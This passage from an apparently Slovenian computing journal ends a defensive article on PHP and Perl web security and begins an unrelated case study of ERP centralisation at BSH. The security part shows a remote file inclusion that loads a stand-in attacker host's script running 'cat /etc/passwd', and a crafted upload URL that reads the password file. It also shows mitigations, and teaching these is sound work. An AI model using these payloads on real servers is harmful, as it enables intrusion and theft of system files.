in napadalec uspe nastaviti spremenljivko \$datka na vrednost /etc/passwd, bo ta program mogoče izpisal datoteko z gesli. Mogoči pa so tudi manj pričakovani napadi, ki izvirajo iz vključevanja datotek z oddaljenih lokacij [7]. Pogledajmo skript:


```
<?php
    include($imenik_knjiznic."/knjiznica1.php");
?>
```

Funkcija `include()` omogoča dostop ne samo do lokalnih knjižnic, marveč tudi do skript na spletiščih tretjih oseb. Če v zgornjem skriptu napadalcu uspe nastaviti spremenljivko `$imenik_knjiznic` npr. na `http://napadalec.com`, lahko tam ustvari svoj PHP skript:

```
<?php
    passthru("cat /etc/passwd");
?>
```

in ga prav tako poimenuje `knjiznica1.php`. Tako se bo izvedel napadalčev skript in prav tako izpisal datoteko z gesli. Napadalec mora paziti le, da na njegovem spletišču ni mogoče izvajati datotek tipa `php`, sicer se skript izvede na njegovem spletnem mestu.

Nalaganje uporabnikovih datotek

PHP omogoča uporabnikom, da nalagajo svoje datoteke na spletna mesta. Pri tem uporabljamo HTML FORM element (z ustreznimi INPUT elementi). Primer takšne kode HTML:

```
<FORM METHOD="POST" ACTION="skript.php"
ENCTYPE="multipart/form-data">
<INPUT TYPE="FILE" NAME="datka">
<INPUT TYPE="HIDDEN" NAME="MAX_FILE_SIZE" VAL-
UE="2048">
<INPUT TYPE="SUBMIT">
</FORM>
```

Uporabnik lahko poda datoteko, ki se naloži na spletno mesto. Posebnost pri tem je, da se naloži na disk, preden jo PHP pretolmači [7]. Preveri samo, če ni predolga glede na dolžino, podano v formi, in dolžino, podano v nastavitvah `php.ini`. Shrani se v začasni imenik (npr. `/tmp`) z naključno določenim imenom. PHP nato potrebuje podatke o naloženi datoteki, da bi jo lahko procesiral. To doseže na dva načina, eden je v uporabi že od PHP različice 3, drugi pa je nastal, da bi odpravili varnostne probleme, povezane s prvim (ki pa ga programerji še vedno uporabljajo). Pri tem prvem načinu PHP priredi štirim globalnim spremenljivkam naslednje vrednosti (primer za zgornjo formo):

```
$datka = "Ime datoteke na strežniku npr. /tmp/phpdfAt3e2 "
$datka_size = "Dolžina datoteke v bajtih npr. 2048"
$datka_name = "Originalno ime datoteke na uporabnikovem računalniku npr: c:\\temp\\datka.txt"
$datka_type = "Mime tip naložene datoteke npr. "text/plain"
```

PHP nato nadaljuje s procesiranjem datoteke, katere ime je podano v spremenljivki `$datka`. Pri tem se pozablja, da lahko to spremenljivko določi napadalec, npr.:

```
http://ranljivo_mesto/skript.php?datka=/etc
passwd&datka_size=10240&datka_type=text/
plain&datka_name=datka.txt
```

V tem primeru imajo te globalne spremenljivke naslednje vrednosti (nastavili bi jih lahko tudi s formo HTML z metodo POST):

```
$datka = "/etc/passwd"
$datka_size = 2048
$datka_type = "text/plain"
$datka_name = "datka.txt"
```

Skript `skript.php` bi nato verjetno prikazal vsebino datoteke z gesli. Kot vidimo, lahko napadalec namesto da bi naložil svojo datoteko, prevara spletno mesto PHP tako, da ta obdela svojo lastno (občutljivo) datoteko.

PHP rešuje ta problem s funkcijama:

1. bool `move_uploaded_file` (string ime_datoteke, string destinacija). S to funkcijo preverimo, če je datoteka, podana s parametrom `ime_datoteke`, veljavno naložena (da je naložena s HTTP POST mehanizmom). V tem primeru jo prenesemo v datoteko, določeno z nizom 'destinacija'.
2. bool `is_uploaded_file` (string ime_datoteke). Ta funkcija samo preveri, ali je datoteka podana s parametrom 'ime_datoteke', res naložena prek mehanizma HTTP POST.

Seje

Ker protokol HTTP kot temelj svetovnega spleta nima stanja (ne hrani pretekle dejavnosti uporabnika), moramo v primeru, da uporabnik dostopa do več dokumentov v isti aplikaciji, poskrbeti za hranjenje podatkov v zvezi z dejavnostjo uporabnikov [4]. To se navadno rešuje s piškotki, ki se hranijo na uporabnikovem računalniku. Druga možnost so skrita polja v formah (... `<input type='hidden' name='seja' value='stanje' /`

>. S PHP 4.0 in naprej je za seje še bolje poskrbljeno. Večina podatkov o uporabnikovem stanju (oziroma seji) je shranjena na spletnem strežniku, na uporabniški strani je le preprost piškotek (v njem je samo oznaka seje PHPSESSID). Obstaja pa tudi možnost, da oznako seje prenašamo z URL-ji.

Glede na to, da je PHPSESSID ključ do uporabnikove seje, ne sme priti v roke drugim uporabnikom (napadalcem). Ti se ga včasih vseeno polastijo in sicer z ugibanjem, zajetjem piškotka ali fiksiranjem [7]. S pomočjo tega ključa lahko napadalec ugrabi sejo legalnega uporabnika in jo zlorabi. Napada s pomočjo fiksiranja se ubranimo tako, da generiramo novo oznako, kadar uporabnik poda oznako seje, ki ni aktivna [4]. To lahko storimo z naslednjo kodo:

```
<?php
session_start();
if (!isset($_SESSION['initiated']))
{
    session_regenerate_id();
    $_SESSION['initiated'] = true;
}
?>
```

Klici zunanijh funkcij

Kadar v svoji spletni rešitvi uporabnikom omogočimo uporabo naslednjih zunanijh PHP funkcij:

1. string `exec` (string ukaz [, array &izhod [, int &return_var]]),
2. string `system` (string command [, int &return_var]),
3. void `passthru` (string ukaz [, int &return_var]),
4. operator levi črtici ' ' (backticks),
5. resource `popen` (string ukaz, string način),
6. funkcije `require()`, `include()`, `eval()` ter `preg_replace()` z možnostjo 'e',

moramo uporabniške vnose obdelati s funkcijama [7]:

1. string `escapeshellcmd`(string ukaz),
2. string `escapeshellarg`(string arg).

Prva predstavi znake s posebnim pomenom za lupino operacijskega sistema z ubežnicami. Konkretno pred naslednje znake postavi levo poševnico: `�^()[]{}$% \x0A, \xFF`. Znaka ' in', pa le kadar ne nastopata v parih. Na operacijskih sistemih Okna pa iste znake in še znak % spremeni v presledke.

Druga funkcija postavi vhodni niz med enojne narekovaje, v primeru pa, da so v nizu že enojni narekovaji, doda še vsakemu od njih enojni narekovaj

ali levo poševnico. Ti funkciji torej uporabljamo za varno predstavitev argumentov sistemskim ukazom.

Pomembna zaščita, kadar imamo na istem strežniku več spletnih mest (pogosto pri spletnem gostovanju), so tudi ustrezne nastavitve načinov `safe_mode`, `safe_mode_exec_dir`, `safe_mode_gid`, `safe_mode_include_dir`, `safe_mode_allowed_env_vars`, `safe_mode_protected_env_vars`, `open_basedir`, `disable_functions` in `disable_classes` [4].

Prav tako kot pri spletnih aplikacijah s Perlom so tudi PHP aplikacije ranljive za napade XSS, SQL vrvanje ... Pred njimi se varujemo s filtriranjem vhodnih podatkov ter z uporabo funkcij [7]:

1. string `htmlspecialchars` (string niz [, int quote_style [, string charset]]), s to funkcijo preprečimo napadalcu, da bi kot vhod podal HTML vnos (pričakujemo navaden niz). Primer uporabe:

```
<?php
$niz = htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);
echo $niz; // IZPIŠE: &lt;a href= &#039;test
&#039;&gt;Test&lt;/a&gt;
?>
```

2. string `strip_tags` (string niz [, string allowable_tags]), ta funkcija skuša iz niza odstraniti vse HTML in PHP oznake. Primer uporabe:

```
<?php
$tekst = '<p>Testni odstavek</p><!-- Komentar --> Drugi tekst';
echo strip_tags($tekst); //Izpiše: Testni odstavek Drugi tekst
echo "\n";
// Dovolimo oznako <p>
echo strip_tags($tekst, '<p>'); // Izpiše <p>Testni odstavek</p> Drugi tekst
?>
```

5 Sklep

Perl in predvsem PHP sta zelo priljubljena skriptna jezika za izdelavo spletnih aplikacij. Te so pogosto tarče hekerjev, ker v njih za varnost ni dovolj dobro poskrbljeno. Poleg splošnih nevarnosti (XSS, SQL Injection ...), ki grozijo vsem spletnim rešitvam ne glede na tehnologijo, smo si podrobneje ogledali specifične slabosti v omenjenima jezicoma in pokazali načine, kako jih ublažiti. Specifične slabosti v Perlu so ničelni znak, poševnice in težave s cevmi.

Specifične težave PHP-ja so globalne spremenljivke, vključevanje datotek, nalaganje uporabniških datotek ter mehanizem sej med brskalnikom in strežnikom. Ranljive so tudi komercialne rešitve, kot so Microsoftov ASP.NET in IBM-ov Websphere; za vse pa velja, da mora za varnost poskrbeti predvsem razvijalec sam.

6 Viri in literatura

- [1] Michael Howard, David LeBlanc: Writing Secure Code, Microsoft Press, 2003.
- [2] Ivan Verdonik, Tomaž Bratuša: Hekerski vdori in zaščita, Založba Pasadena, 2005.
- [3] Lincoln D. Stein, John N. Stewart: The World Wide Web Security FAQ, <http://www.w3.org/Security/Faq/www-security-faq.html>, 2005.
- [4] Ian Gilfillan: Secure Programming with PHP, <http://www.webdeveloper.com/security/>, 2005.
- [5] Jeremiah Grossman, Sverre H. Huseby, Amit Klein, Mitja Kolšek, Aaron C. Newman, Steve Orrin in drugi: Web Application Security Consortium: Threat Classification, 2005.
- [6] Perl Security, <http://www.xav.com/perl/lib/Pod/perlsec.html>, 2005.
- [7] Dave Clark: PHP Security Mistakes, <http://www.devshed.com/c/a/PHP/PHP-Security-Mistakes/>, 2005.
- [8] Stuart McClure, Joel Scambray, George Kurtz: Hacking Exposed Fifth Edition: Network Security Secrets & Solutions, McGraw-Hill/Osborne, 2005.
- [9] Greg Hoglund, Gary McGraw: Exploiting Software: How to Break Code, Addison-Wesley, 2003.
- [10] Regularni izrazi: <http://www.regular-expressions.info/tutorial.html>, 2006.
- [11] R. Allen Wyke, Donald B. Thomas: Perl a Beginner's Guide, Osborne/McGraw-Hill, 2001.

Ivan Verdonik je leta 1993 diplomiral na Fakulteti za računalništvo in informatiko Univerze v Ljubljani ter magistriral leta 2005 na Fakulteti za elektrotehniko in računalništvo Univerze v Mariboru. Je avtor več člankov v poljudnostrokovnih revijah (Monitor, Varnostni forum) in glavni avtor knjige Hekerski vdori in zaščita. Prispeval je dve predavanji na računalniških konferencah. Ukvarja se z različnimi vidiki računalniške varnosti in kvantnim računalništvom.

Centralizirano ali necentralizirano uvajanje celovite programske rešitve na primeru BSH

Tomaž Poznič
BSH Hišni aparati, d. o. o., Nazarje
tomaz.poznic@bshg.com

Povzetek

Strategije, ki podpirajo izgradnjo celovitih programskih rešitev na mnogih lokacijah, postajajo v podjetjih, ki delujejo globalno, vedno bolj kritične. Taki sistemi delujejo na različnih platformah, podatkovnih bazah, podatkovnih strukturah in sistemih za varovanje podatkov. Globalizacija in konkurenca silita podjetja v centralizacijo celovitih programskih rešitev, ki naj bi prinesla nižje stroške implementacije, delovanja in vzdrževanja (lastni stroški), enovitost podatkov in poročil ter enotne in harmonizirane poslovne procese. Kljub trendom k centralizaciji in globalizaciji celovitih programskih rešitev se pojavljajo vprašanja o primernosti globalizacije za vsa podjetja in v vseh okoljih. Ob upoštevanju vseh dejavnikov, ki vplivajo na razvoj in delovanje celovite programske rešitve, ni nujno, da je taka rešitev tudi učinkovita in poceni. Zaradi tega je lahko dobra alternativa pristop, ki temelji na decentraliziranih rešitvah ob visoki ravni standardizacije matičnih podatkov in poročil. Tak način pomeni večjo fleksibilnost, nižje stroške in lahko zagotavlja podjetju konkurenčno prednost.

Abstract

Centralized or decentralized implementation of ERP (Enterprise Resource Planning) solutions in BSH case

Strategies, which are supporting the implementation of ERP (Enterprise Resource Planning) solutions on many locations, are becoming more and more important in international companies. Such systems run on different platforms, different databases and different data security systems. Globalization and competition force companies to centralize ERP solutions. Results of the centralization should be reflected in lower implementation, operational and maintenance costs, reporting unification and standardized business processes. In spite of trends promoting centralization and globalization of ERP solutions, there is no insurance, that such solutions are appropriate for all companies. If we consider all the facts, we can not be sure, that such solution will be cheap and efficient for everybody. We offer a new way of the implementation of ERP solutions. The idea is not unification, but standardization of the master data and reporting. Such approach cuts implementation and running costs and gives higher flexibility.

1 Uvod

Podjetje BSH Hišni aparati Nazarje velja za uspešnejše znotraj mednarodnega koncerna BSH, ki se ukvarja s proizvodnjo gospodinjskih aparatov. Koncern v okviru svoje poslovne strategije gradi tudi strategijo izgradnje in prenove informacijske tehnologije. Res je, da imajo podjetja znotraj koncerna razvite sisteme celovitih programskih rešitev, vendar so le-ti nepovezani, podatki in procesi so nestandardizirani, vzdrževanje je drago in funkcionalne rešitve niso implementirane v vseh podjetjih koncerna. Zato je bila sprejeta odločitev o izgradnji centralizirane in enotne celovite programske rešitve, ki naj bi znižala stroške implementacije, delovanja in vzdrževanja (lastni stroški), poenotila podatke, poročila in poslovne procese.

Nevarnosti velikega centraliziranega sistema se kažejo v zahtevah uporabnikov in novih rešitvah, ki

morajo biti veliko bolje načrtovane. Problemi se lahko pojavijo tudi pri nadgradnjah, ki morajo upoštevati vse lokalne specifikke (jezik, zakonodaja ipd.). Centralizirani sistemi celovitih programskih rešitev bistveno povečajo zahtevnost in kompleksnost arhitekture sistema. Pojavijo se problemi podpore uporabnikom z obvladovanjem jezikov v različnih časovnih območjih. (Zrimsek, 2003)

Na primeru podjetja BSH bomo ugotovili, da:

- se v primeru centralizacije celovite programske rešitve povečajo stroški na ravni lokalnega podjetja,
- ob centralizirani implementaciji celovite programske rešitve lokalno podjetje izgublja konkurenčno prednost,

- tveganja zaradi večletnega uvajanja sistema lahko pomenijo težave v vzdrževanju obstoječih sistemov in prekinitev razvoja in vlaganja v celovite programske rešitve na lokalni ravni,
- zanemarjanje lokalnih kadrov pri implementaciji globalne rešitve lahko pomeni odpor na lokalni ravni,
- neustrezna porazdelitev stroškov povzroča težave v poslovanju lokalnih podjetij in s tem tudi nižjo konkurenčnost,
- je alternativa obstoječe strategije centralizirane implementacije standardizacija in implementacija sistemov celovitih programskih rešitev na lokalni ravni.

Zaradi teh dejstev je pomembno, da podjetje pred pričetkom uvajanja rešitve premisli vse možne posledice za podjetje v celoti in za njegove poslovne enote in da na podlagi analize posledic sprejme odločitve o obliki in načinu implementacije celovite poslovne rešitve.

2 Poslovna strategija in strategija poslovne informatike

Poslovno strategijo lahko opišemo kot povezovalni proces med upravljanjem z notranjimi viri organizacije in zunanjo interakcijo s kupci, dobavitelji, konkurenco in ekonomskim in socialnim okoljem (Porter).

Strategija poslovne informatike je usmerjena v ugotavljanje informacijskih potreb in uskladitev strategije informacijske rešitve s poslovno strategijo organizacije, medtem ko je strategija informacijske tehnologije usmerjena v vprašanja zagotavljanja po-

datkov in informacij ter potrebne tehnološke opremljenosti.

Projekt priprave strateškega plana informacijske rešitve (slika 1) je zahtevna naloga, ki zahteva vključevanje različnih strokovnjakov in uporabo raznih tehnik in orodij. Med izdelavo se prepletajo organizacijski, vsebinski in metodološki elementi, ki so pogosto podprti s tehnološko komponento. Vse delne informacijske rešitve ob rasti in razvoju podjetja vedno potrebujejo kasnejšo integracijo v urejeno in celovito informacijsko podporo za celoten sistem. Takšna integracija zahteva bistveno več virov, kot če bi integracijo začeli na ravni strateškega plana in kasneje izvedli ali prenovili delne informacijske rešitve.

Usklajeni morajo biti tako organizacijska struktura, delovni procesi, kadri in organizacijska kultura na eni, kot tehnološki in kadrovske viri ter procesi razvoja in vzdrževanja informacijske tehnologije na drugi strani. Če hočemo optimirati dodano vrednost strategije informacijske tehnologije, mora le-ta nujno izhajati iz poslovne strategije in biti z njo usklajena. Tako hiter razvoj tehnologije kot tudi vse večja konkurenčnost narekujejo vse večja vlaganja v informacijsko tehnologijo. Temu ustrezno se pričakuje večja dodana vrednost, večja produktivnost in boljši poslovni rezultati.

2.1 Načini implementacij celovitih programskih rešitev

Pred uvedbo celovite programske rešitve je treba preveriti poslovne procese s stališča hitrosti, stroškovne učinkovitosti in doseganja poslovnih ciljev ter v okviru prenove poslovnih procesov opraviti potrebne izboljšave. Prilagajanje celovite programske rešitve zelo poveča stroške in tveganje uvajanja. Za ilustracijo navajam podatek, da je na vsak tolar, namenjen za nakup programske opreme, potrebno nameniti še tri do sedem tolarjev za svetovanje in druge storitve pri uvajanju programske rešitve (Ahlin, 2001: 283). Veliko stroškov ne izvira iz zapletenosti celovitih programskih rešitev, temveč iz zamotanosti poslovnih sistemov, njihovih poslovnih procesov in organizacijske (ne)urejenosti. Največja napaka, ki jo lahko naredi podjetje pri uvajanju celovite programske rešitve, je podpora zastarelih, neučinkovitih in stroškovno zahtevnih procesov; z dragim prilagajanjem celovitih programskih rešitev sicer podaljšamo njihovo življenjsko dobo in jih je zaradi globoke vpetosti v poslovanje težko odpraviti, vendar pa postanejo ob tem programske rešitve bolj zapletene in



Slika 1. Usklajenost informacijske in poslovne strukture
Vir: Krisper, 2004

drage, končni učinek pa ne izpolni pričakovanj. Zaradi tega nekateri avtorji priporočajo, da se da prednost prilagoditvi poslovnih postopkov in organizacije poslovanja rešitvam v programskem paketu pred prilagajanjem programskega paketa obstoječim poslovnim postopkom (Ahlin, 2001: 283). Navedenemu priporočilu ne moremo ugovarjati pri poslovnih procesih, ki podpirajo osnovno dejavnost podjetja in niso vir primerjalne prednosti (primer so finance in računovodstvo). Pri osnovnih dejavnostih podjetja, ki so namenjene zadovoljevanju potreb primarnih uporabnikov in so vir prihodkov in konkurenčne prednosti, pa ostaja vprašanje odprto. Splošnega odgovora ni, saj je reševanje tega vprašanja odvisno od dejanskih razmer in poslovne politike podjetja, ki uvaja celovito programske rešitve. Zavedati se je treba, da kupljene programske rešitve z vsebovano tehnologijo poslovanja ne prinašajo izrazite konkurenčne prednosti, čeprav lahko vplivajo na izboljšanje poslovnih postopkov. Enako tehnologijo lahko namreč kupi tudi konkurenca. S tega vidika je smotno, da se pri poslovnih procesih, na katerih podjetje gradi svojo primerjalno prednost, kupljene programske rešitve z intenzivnim delovnim vložkom, deli aplikacij reprogramirajo in prilagodijo. Druga možnost je razvoj lastnih informacijskih rešitev, ki podpirajo ključne poslovne procese v podjetju. Te rešitve je treba povezati s celovito programske rešitvijo. Prilagajanje celovitih programske rešitev je upravičeno s stališča usklajevanja z zastavljeno poslovno strategijo. K temu je treba pristopiti preudarno, saj se podjetja soočajo s kroničnim pomanjkanjem kvalificiranega kadra, znanja in izkušenj ter slabega poznavanja najnovejših tehnologij. Vztrajanje pri lastnem razvoju aplikacij celovitih programske rešitev lahko resno ogrozi poslovanje podjetja zaradi izredno visokih skupnih stroškov lastništva, ki si jih lahko privoščijo le največja in najbogatejša podjetja.

2.2 Primerjava med decentraliziranimi in centraliziranimi implementacijami celovitih poslovnih rešitev

V primeru podjetij, ki združujejo v sebi več hčerinskih firm s svojim lastnim poslovanjem, se je v svetu začelo postavljati vprašanje integracije sistemov celovitih programske rešitev posameznih podjetij v centralni in enotni sistem.

Sistemi celovitih programske rešitev, ki temeljijo na strategijah, kjer je arhitektura sistemov zgrajena decentralizirano, postajajo vedno bolj zahtevni za vzdrževanje. Taki sistemi so tehnološko različni; razlikujejo se po strojni in programske opre (podat-

kovnih bazah, podatkovnih strukturah ter so lahko celo fizično postavljeni na različnih kontinentih). Kadar gradimo poslovni primer okrog centralizacije takih sistemov, je najbolj pogosto zastavljeno vprašanje, kateri sistem, centralizirani ali decentralizirani, ima višje celotne stroške lastništva. Odgovor gre v korist centraliziranih sistemov celovitih programske rešitev, ki naj bi imeli nižje skupne stroške.

Odločitev o izgradnji decentralizirane rešitve ima kot rezultat višje stroške implementacije in višje stroške vzdrževanja. Implementacija sistema celovitih programske rešitev enega proizvajalca na več lokacijah brez centralnih standardov bo privedla do različno konfiguriranih sistemov (ponavadi so razlike med sistemi bistvene). Vsaka posamezna instalacija bo zahtevala šolanje na svojih lastnih rešitvah ter lastne vire za podporo. Tudi na področjih, kjer ne bo standardizacije, se bodo povečali stroški v času produktivne rabe sistema. Ti stroški so rezultat specifičnega tehničnega okolja, kar seveda zahteva posebej usposobljeno servisno ekipo.

Decentralizirane rešitve povečajo število različnih instalacij in s tem se poveča potreba po osebju za sistemsko administracijo. Dodatno delo, ki je posledica decentraliziranih sistemov, je potreba po periodičnih konsolidiranih operacijah in finančnih operacijah iz posameznih sistemov celovitih programske rešitev v centralno konsolidirano poročilo.

V primeru, ko se znotraj posameznih poslovnih enot odločajo za različne proizvajalce celovitih programske rešitev, se stroški lastništva povečajo zaradi izgradnje sistema, ki je pisan na kožo uporabniku in zaradi nekonstentnosti podatkov. Za implementacijo ter vzdrževanje rešitev so potrebni dodatni viri in čas.

Taka implementacija postaja danes, ko je vedno bolj pomembno obvladovanje stroškov za informacijsko tehnologijo, vedno bolj redek pojav. Posamezne poslovne enote večajo pritiske na centralne oddelke, ki se ukvarjajo s standardizacijo na tehničnem, funkcionalnem in podatkovnem področju, posebno kadar poslovanje zahteva konsolidacijo sistemov celovitih programske rešitev in standardov.

Govorimo lahko torej o splošnem trendu implementacije rešitev, ki temeljijo na enem ponudniku sistema celovitih programske rešitev. Vzroki za to so:

- dražje je graditi, vzdrževati in delati na več produkcijskih sistemih kot na enem;
- funkcionalnost aplikacij med različnimi sistemi se spreminja; zaradi tega je težko zagotavljati konsis-

tentnost ključnih poslovnih podatkov. To povzroča podvajanje matičnih podatkov materiala, kupcev, dobaviteljev in proizvodov. Prav tako je potrebnih več poročil za konsolidacijo med različnimi sistemi;

- globalizacija je realnost za mnoga podjetja. To zahteva standardizacijo poslovnih procesov. Veliko bolj preprosto je harmonizirati in standardizirati poslovne procese na manjšem številu produkcijskih sistemov kot na več različnih. Zaradi tega se uporablja centraliziran pristop (Zrimsek, 2003).

Vidimo torej, da so se jasno izoblikovale smernice po standardizaciji in centralizaciji celovitih programskih rešitev. Če je podjetje raslo s pripojitvami drugih družb ali pa je strategija informacijske tehnologije v preteklosti podpirala decentralizacijo, je lahko to imelo za posledico več različnih implementiranih rešitev. Kadar pričakovani rezultati niso merljivi ali pa se pokaže, da bodo rezultati prenizki za poslovno enoto ali za celotno podjetje, bodo morda stroški opustitve obstoječega sistema in izgradnje standardne rešitve previsoki. Poleg tega se poslovni procesi zelo razlikujejo med posameznimi poslovnimi modeli in panogami. Ena standardna celovita programska rešitev v takem primeru ne more zadostiti vsem potrebam posameznih poslovnih enot (Zrimsek, 2003).

2.3 Strategija konsolidacije ERP rešitve

Zaradi bistveno večje kompleksnosti izgradnje centraliziranega sistema celovitih programskih rešitev v primerjavi z izgradnjo decentraliziranega sistema priporočamo, da podjetja opravijo študijo zmožnosti doseganja koristi kakršnega koli pristopa celovitih programskih rešitev h konsolidaciji. V taki študiji morajo biti obravnavani številni dejavniki. Praksa kaže, da večina podjetij ugotavlja, da je stroškovno ustrežnejše, če se odločijo za konsolidacijo k centraliziranim rešitvam. To pa ne drži, kadar:

- imajo različne poslovne enote različne in samostojne sisteme celovitih programskih rešitev. Lokalna podjetja ne želijo menjati svojih rešitev;
- različne poslovne enote so zadovoljne s skupnimi vzdrževalnimi stroški vseh svojih sistemov;
- korporacija dopušča visoko avtonomijo poslovnim enotam. To pomeni, da posamezne poslovne enote ali lokalna podjetja vplivajo na poslovne odločitve in na odločitve s področja informacijske teh-

nologije. Tako vodenje bistveno oteži centralizacijo poslovnih sistemov in produktivno rabo le-teh;

- bo imelo podjetje le minimalne poslovne koristi iz naslova standardnih celovitih programskih rešitev poslovnih procesov (npr. poročanje korporaciji za posamezne poslovne enote ni velikega pomena) (Zrimsek, 2003).

Možni problemi ob uporabi centraliziranih strategij celovitih programskih rešitev

Enotna centralizirana celovita programska rešitev ni namenjena vsakemu in vsem. Izziv predstavlja način združevanja poslovnih enot, ki mora biti pri centraliziranem načinu implementacije veliko bolj dodelan in premišljen. Podjetja se prav tako soočajo s problemom nadgradnje in zagotavljanja jezikovne lokalizacije pri implementaciji centralne instalacije.

Odločitev za centraliziran sistem celovitih programskih rešitev močno vpliva na arhitekturno zgradbo in kompleksnost sistema. Odgovoriti pa je treba tudi na izzive, kot so vzdrževanje več jezikov in časovnih območij. Ti izzivi vplivajo na opredelitev aplikacijskih strežnikov, uporabniških vmesnikov, obvladovanje tiskanja in vmesnikov med različnimi aplikacijami. V praksi se je pokazalo, da je mogoče vse te probleme rešiti s temeljitim načrtovanjem. Na koncu mora podjetje trende globalizacije upoštevati v razvoju in planiranju arhitekture celovitih programskih rešitev, prav tako pa mora pametno izdelati scenarije za obnovo poslovnih podatkov v podatkovnih centrih.

Velika podjetja se odločajo za popolnoma novo implementacijo celovite poslovne rešitve zaradi:

- različnih celovitih programskih rešitev, ki si delijo zelo malo informacij in procesov;
- veliko ročnih posegov, potrebnih za pripravo poročil ali programov, ki so potrebna za konsolidacijo poslovnih poročil;
- previsokih stroškov s strežniki, diskovnimi polji, podatkovnimi bazami, aplikacijami in pomožno infrastrukturo,
- neuskkljene tehnične arhitekture.

Večina uspešnih podjetij ima neko obliko celovite programske rešitve kompetenčnega centra, katerega namen je maksimizirati dobiček na naložbo. To dosegajo z izmenjavo znanja in izkušenj v celotnem podjetju (Zrimsek, 2003).

3 Strategija informacijskih REŠITEV v podjetju BSH

3.1 Prihodnost BSH IT

Strategija oddelka za informacijsko tehnologijo sledi potrebam podjetja BSH. Glavne strateške usmeritve so:

- centralizacija podatkovnih centrov,
- centralizacija poslovnih procesov,
- standardizacija matičnih podatkov,
- standardizacija tehnične opreme,
- standardizacija programske opreme.

Za podjetja znotraj koncerna je pomembno preživeti obdobje tranzicije (obdobje, v katerem se izvaja standardizacija in centralizacija), zagotavljati razvoj produktov in procesov, definirati njihov status v globalni organizaciji, sprejemati razlike, sprejeti novo znanje in izkušnje, razpršiti stroške centralizacije. Pogosto prihaja v praksi do ključnih razlik v razumevanju procesa centralizacije in globalizacije med posameznimi podjetji. Težava pa ni samo v razumevanju procesa, ampak tudi v različnih interesih podjetij. Največje razlike tako nastanejo v pogledu obvladovanja stroškov informatike. Ni namreč nujno, da zniževanje stroškov na ravni celotnega koncerna pomeni tudi zniževanje stroškov posameznih podjetij. Zaradi tega je ključnega pomena jasna opredelitev nosilcev posameznih stroškov v procesu integracije.

Temeljne naloge oddelka za informacijsko tehnologijo so zagotoviti:

- hiter in konsistenten informacijski tok za obvladovanje poslovanja znotraj podjetja,
- varnost informacijskih tokov,
- visoko učinkovitost izvajanja poslovnih procesov,
- učinkovito globalno procesno organizacijo,
- hiter in fleksibilen odziv.

Vse dejavnosti oddelkov informatike v koncernu BSH so usmerjene v zagotavljanje celovitosti in visoke integracije poslovnih funkcij podjetja. Temeljne in pomožne aktivnosti v podjetjih koncerna morajo biti informacijsko podprte in visoko integrirane v enotno informacijsko rešitev. Srce celotnega okolja je zgrajeno na celoviti programski rešitvi, ki je za celoten koncern standardizirana. Le-ta omogoča uporabo enotnih poslovnih procesov, ki povezujejo poslovne funkcije podjetja.

3.2 Celovite programske rešitve znotraj podjetja BSH

BSH je sprejel strateško odločitev o uporabi enotne celovite programske rešitve. Za dobavitelja te pro-

gramske opreme je bilo izbrano podjetje SAP, A. G. s svojim produktom SAP R/3. BSH predvideva enotno in celovito implementacijo sistema celovitih programskih rešitev v celotnem koncernu. Uvedba bo potekala na enotni strojni in programski osnovi. Implementirala se bo enotna verzija celovite programske rešitve (SAP R/3 ver. 4.7). Razvoj funkcijskih rešitev in procesov bo potekal centralno. Procesi bodo standardizirani in enotni.

3.2.1 Obstoječe celovite programske rešitve v podjetju BSH

Podjetje BSH danes uporablja celovite programske rešitve različnih ponudnikov, saj so podjetja znotraj koncerna samostojno izbirala programska orodja, jih samostojno implementirala in vzdrževala, strategija informatizacije pa ni upoštevala trendov globalizacije in centralizacije programskih rešitev. Drugi razlog za tako stanje pa je hitra rast koncerna; BSH nenehno prevzema podjetja, ki že imajo implementirane informacijske rešitve. Integracija informacijskih tehnologij je v preteklosti pomenila predvsem možnost povezovanja programskih rešitev z uporabo vmesnikov, to je omogočalo izmenjavo podatkov med različnimi programskimi orodji. Podjetja znotraj BSH uporabljajo večinoma SAP R/3, vendar so informacijske rešitve nepovezane. Zaradi tega prihaja do podvajanja podatkov, težav pri njihovem prenašanju in v prepoznavanju pravilnosti informacij implementiranih programskih rešitev. Tako stanje precej otežuje izvajanje procesov, ki so pomembni za delovanje koncerna. Zaradi pomanjkanja podlag za enotno izdelavo poročil vodstvu koncerna podjetje za ta namen uporablja različna programska orodja, kar povzroča podvajanje dela tako na ravni lokalnih podjetij, ki morajo pridobivati podatke za različna poročila, kot v centralnih službah, ki operirajo s poročili.

3.2.2 Strategija razvoja sistema celovitih programskih rešitev v BSH

Zaradi vedno bolj agresivne konkurence v podjetju BSH ugotavljamo, da si je treba zagotoviti lastne konkurenčne prednosti. Za doseg tega cilja je podjetje izbralo strategijo zniževanja stroškov in dviga kvalitete. Eden od načinov za doseg tega cilja je konsolidacija celovitih programskih rešitev znotraj koncerna. Strategija na področju informacijskih tehnologij je torej standardizacija in integracija celovitih programskih rešitev in poslovnih procesov (slika 2). Pri implementaciji poslovnih procesov bo BSH upošteval pri-

mere dobre prakse predvsem znotraj koncerna. Pri tem bo treba optimizirati stroške celotne arhitekture informacijske tehnologije, obvladovati tveganja ter inovativno graditi procese.

Cilji implementacije nove celovite programske rešitve so:

- optimizacija in harmonizacija poslovnih procesov znotraj vseh BSH podjetij,
- transparentnost organizacijskih struktur znotraj celovite programske rešitve sistema,
- manjša kompleksnost struktur in procesov.

3.2.3 Vizija obvladovanja poslovnih procesov

